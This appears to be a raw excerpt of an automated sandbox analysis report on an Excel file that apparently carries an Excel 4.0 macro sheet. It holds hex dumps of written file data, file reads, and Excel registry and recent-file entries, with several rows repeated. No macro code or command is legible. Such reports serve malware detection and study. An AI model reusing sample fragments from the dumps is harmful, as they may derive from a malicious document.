81 24 68 a4 92 4a 2a 68 fd 7a 9f 6a 8a 04 13 69 40 20 fe 19 11 2b 00 11 19 21 84 10 42 08 21 84 2c 0b fe	.PNG........IHDR...L.........< ....gAMA......a.... cHRM..z &..............u0...`..:....p. .Q<....bKGD..............pHYs ....(J.....tIME......!... .....IDATx...g{...'z........(W *.k.c.t..{.~.|.y?w..>...O9U... ...H..k^$..$h..J*h.z.j...i@ .. .+...!..B.!.,..	success or wait	4	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\A5EE0000	217305	1205	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 0b 89 d8 2d b7 01 00 00 07 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 bb 5c 95 e1 1d 01 00 00 46 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 16 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 27 79 4b ff 99 01 00 00 cb 02 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 73 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!....-.......... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!..\......F... ....xl/_rels/wor kbook.xml.relsPK..-.........!. 'yK......................s... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\66EE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 00 02 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 04 00 04 00 03 00 ba 01 0f 00 0c 00 00 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f8 7f f8 7f f0 4b 5e 29 38 00 01 00 01 00 01 00 58 02 40 00	........g2.................... ......\.p....user B.....a.........=............ ..ThisWorkbook................ ....=........K ^)8.......X.@.	success or wait	11	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\66EE0000	unknown	16384	5a e7 ea ba 6a db b6 ae 1b e7 9c 14 42 4a c9 18 07 00 ef 6f 89 93 04 d9 6d d7 77 40 c0 18 8f a2 48 29 e9 53 29 e2 24 5e e4 8b be eb fa be ab 9b 7a bf db 09 21 ac a3 de 5a 25 04 43 36 ce 2d 81 23 47 04 c4 90 f9 d1 5e 2c 96 6d d7 21 6e ad b5 65 59 04 54 e3 10 11 92 24 8a 18 43 f2 59 c5 82 23 e7 21 2a dd 33 5e 68 6d 99 f3 03 2b 18 53 51 a4 da 96 90 35 6d 07 58 b6 6d e3 a9 d5 84 10 4a 0e ec 17 7e 40 ba be 2d ca ea fa 66 6d 5a d9 34 6d 51 56 42 88 3c 4f f3 45 2e a5 6c 1b 86 8c 01 63 8c 71 2d 14 97 82 39 a2 aa e5 c8 ea ba e1 7c 2f a5 20 47 bd 31 be dc 90 8e 74 96 65 f9 62 d1 75 6d d3 34 37 37 d7 5d d7 3a 47 4d d3 12 91 10 dc 07 1f ce 14 d0 e0 20 41 44 64 52 aa 24 cb 16 55 c9 58 69 8c 29 8a 82 9c e3 7c c8 9c f1 11 9b 3a 8a 17 8b 65 d7 99 b2 6a b6 db 2d 02 28 c9	Z...j.....BJ.....o....m.w@.. ..H).S).$^.....z...!...Z%.C 6.-.#G.....^,.m.!n..eY.T....$. .C.Y..#.!*.3^hm...+.SQ....5 m.X.m.....J...~@..- ...fmZ.4mQVB.< O.E..l....c.q-...9.....|/. G .1....t.e.b.um.477.].:GM..... ..... ADdR.$..U.Xi.)....|..... :...e...j..-.(.	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\66EE0000	unknown	16384	a9 7c 2b 96 a0 76 54 de 0e bc 94 52 72 06 e4 52 8a 22 6c 9c 69 bd 2d b9 58 eb 9d f3 de 37 5a eb 94 52 4c 91 4b b9 2d 80 ba 85 b9 dd ea 1c a5 54 db 76 5d d7 1b f3 ba ad cb b6 6d 75 cb 51 13 82 d2 9a 48 69 63 da ae 9d e7 75 4f 49 29 5d f7 a8 20 62 4a b9 4e 2c bd 2d 3f 63 28 85 3f d4 38 b7 ce 40 dd 1e e3 9b 60 cc 90 62 bc 5c ce c6 98 9c 13 97 32 5c af cb 3c 21 64 67 ad f7 8d 31 06 00 ad b1 88 b4 6f db b2 6e ca b6 08 ba d1 56 29 8c 13 ec cb 7c bd 5c 0a 50 1b 3a 67 6d e3 1d 92 2a b7 c2 a6 be d6 f7 66 19 40 4a 29 c6 78 b9 9c eb b4 d6 65 59 a6 69 4e 29 69 d7 78 ef 8d d2 e7 6d 5f 96 95 0b b7 a1 39 f4 2d 6a 8f 78 29 5c 00 ef eb ea f0 b6 f4 0e 11 35 2a c3 8a 6e 0f 54 fb 46 b7 95 91 b5 ba 8b 31 c6 94 00 c0 18 db 84 e0 ac 1b c7 f1 6d 95 e1 db 79 4f 29 cd f3 5c 0a 5f	.|+..vT....Rr..R."l.i.-.X....7 Z..RL.K.-........T.v].....mu .Q....Hic....uOl)].. bJ.N,.-?c (.?.8..@....`..b.\.....2\..<! dg...1.....o..n.....V)....|.\ .P.:gm...*.....f.@J).x.....eY .iN)i.x....m_.....9.-j.x)\.... .....5*..n.T.F.....1..... ...m...yO)..\._	success or wait	1	7FEEAC59AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\66EE0000</td><td>unknown</td><td>1140</td><td>00 3e 00 3e 00 3e 00
15 00 be 00 2c 00 60
00 03 00 3e 00 3e 00
3e 00 3e 00 3e 00 3e
00 3e 00 3e 00 3e 00
3e 00 3e 00 3e 00 3e
00 3e 00 3e 00 3e 00
3e 00 3e 00 3e 00 15
00 be 00 2c 00 61 00
03 00 3e 00 3e 00 3e
00 3e 00 3e 00 3e 00
3e 00 3e 00 3e 00 3e
00 3e 00 3e 00 3e 00
3e 00 3e 00 3e 00 3e
00 3e 00 3e 00 15 00
be 00 2c 00 62 00 03
00 3e 00 3e 00 3e 00
3e 00 3e 00 3e 00 3e
00 3e 00 3e 00 3e 00
3e 00 3e 00 3e 00 3e
00 3e 00 3e 00 3e 00
3e 00 3e 00 15 00 be
00 2c 00 63 00 03 00
3e 00 3e 00 3e 00 3e
00 3e 00 3e 00 3e 00
3e 00 3e 00 3e 00 3e
00 3e 00 3e 00 3e 00
3e 00 3e 00 3e 00 3e
00 3e 00 15 00 01 02
06 00 64 00 03 00 3e
00 fd 00 0a 00 64 00
04 00 3e 00 02 00 00
00 be 00 28 00 64 00
05 00 3e 00 3e 00 3e
00 3e 00 3e 00 3e 00
3e 00 3e 00 3e 00 3e
00 3e 00</td><td>.>.>.>.....,.`...>.>.>.>.>.>.>
.>.>.>.>.>.>.>.>.>.>.>.>.>.....,
.a...>.>.>.>.>.>.>.>.>.>.>.>.>.
>
.>.>.>.>.>.>.....,.b...>.>.>.>
.>.>.>.>.>.>.>.>.>.>.>.>.>.>.
>.>
.....,.c...>.>.>.>.>.>.>.>.>.>
.>.>.>.>.>.>.>.>.>.......d...>
.....d...>.......(.d...>.>.>.>
.>.>.>.>.>.>.>.</td><td>success or wait</td><td>1</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\66EE0000</td><td>unknown</td><td>16384</td><td>a9 7c 2b 96 a0 76 54
de 0e bc 94 52 72 06
e4 52 8a 22 6c 9c 69
bd 2d b9 58 eb 9d f3
de 37 5a eb 94 52 4c
91 4b b9 2d 80 ba 85
b9 dd ea 1c a5 54 db
76 5d d7 1b f3 ba ad
cb b6 6d 75 cb 51 13
82 d2 9a 48 69 63 da
ae 9d e7 75 4f 49 29
5d f7 a8 20 62 4a b9
4e 2c bd 2d 3f 63 28
85 3f d4 38 b7 ce 40
dd 1e e3 9b 60 cc 90
62 bc 5c ce c6 98 9c
13 97 32 5c af cb 3c
21 64 67 ad f7 8d 31
06 00 ad b1 88 b4 6f
db b2 6e ca b6 08 ba
d1 56 29 8c 13 ec cb
7c bd 5c 0a 50 1b 3a
67 6d e3 1d 92 2a b7
c2 a6 be d6 f7 66 19
40 4a 29 c6 78 b9 9c
eb b4 d6 65 59 a6 69
4e 29 69 d7 78 ef 8d
d2 e7 6d 5f 96 95 0b
b7 a1 39 f4 2d 6a 8f
78 29 5c 00 ef eb ea
f0 b6 f4 0e 11 35 2a
c3 8a 6e 0f 54 fb 46
b7 95 91 b5 ba 8b 31
c6 94 00 c0 18 db 84
e0 ac 1b c7 f1 6d 95
e1 db 79 4f 29 cd f3
5c 0a 5f</td><td>.|+..vT....Rr..R."l.i.-.X....7
Z..RL.K.-........T.v].......mu
.Q....Hic....uOI)].. bJ.N,.-?c
(.?.8..@....`..b.\......2\..<!
dg...1......o..n.....V)....|.\
.P.:gm...*......f.@J).x.....eY
.iN)i.x....m_.....9.-j.x)\....
.....5*..n.T.F......1.........
...m...yO)..\._</td><td>success or wait</td><td>1</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\66EE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 00 02 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 04 00 04 00 03 00 ba 01 0f 00 0c 00 00 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f8 7f f8 7f f0 4b 5e 29 38 00 01 00 01 00 01 00 58 02 40 00	........g2................... ......\.p....user B.....a.........=........... ..ThisWorkbook............... ....=........K ^)8.......X.@.	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\66EE0000	unknown	184	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 88 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 50 00 00 00 0c 00 00 00 68 00 00 00 0d 00 00 00 74 00 00 00 13 00 00 00 80 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 4c f7 7a 93 8f d6 01 40 00 00 00 00 52 79 86 8d e3 d6 01 03 00 00 00 00 00 00 00	....Oh.....+'..0.............. 8.......@.......P.......h..... ..t.......................... user...........Microsoft Excel .@....L.z....@....Ry............	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\66EE0000	unknown	268	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 dc 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 96 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 02 00 00 00 07 00 00 00 46 65 75 69 6c 31 00 07 00 00 00 4d 61 63 72 6f 31 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 01 00 00 00 1e 00 00 00 11 00 00 00 45 78 63 65 6c 20 34 2e 30 20 4d 61 63 72	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... Feuil1.....Macro1..... ....Worksheets..... .Excel 4.0 Macr	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\66EE0000	unknown	2560	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\66EE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 04 00 00 00 d7 01 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 d3 01 00 00 d4 01 00 00 d5 01 00 00 d6 01 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	.....>.....	success or wait	1	7FEEAC59AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\66EE0000	unknown	16384	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\66EE0000	unknown	16384	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\66EE0000	unknown	16384	success or wait	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE531	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE63A	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE6B7	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F88DF	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F8AA3	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE531	EE531	binary	04 00 00 00 B0 03 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 35 00 38 00 30 00 2E 00 34 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 ED 9D 19 83 8D E3 D6 01 31 E5 0E 00 31 E5 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
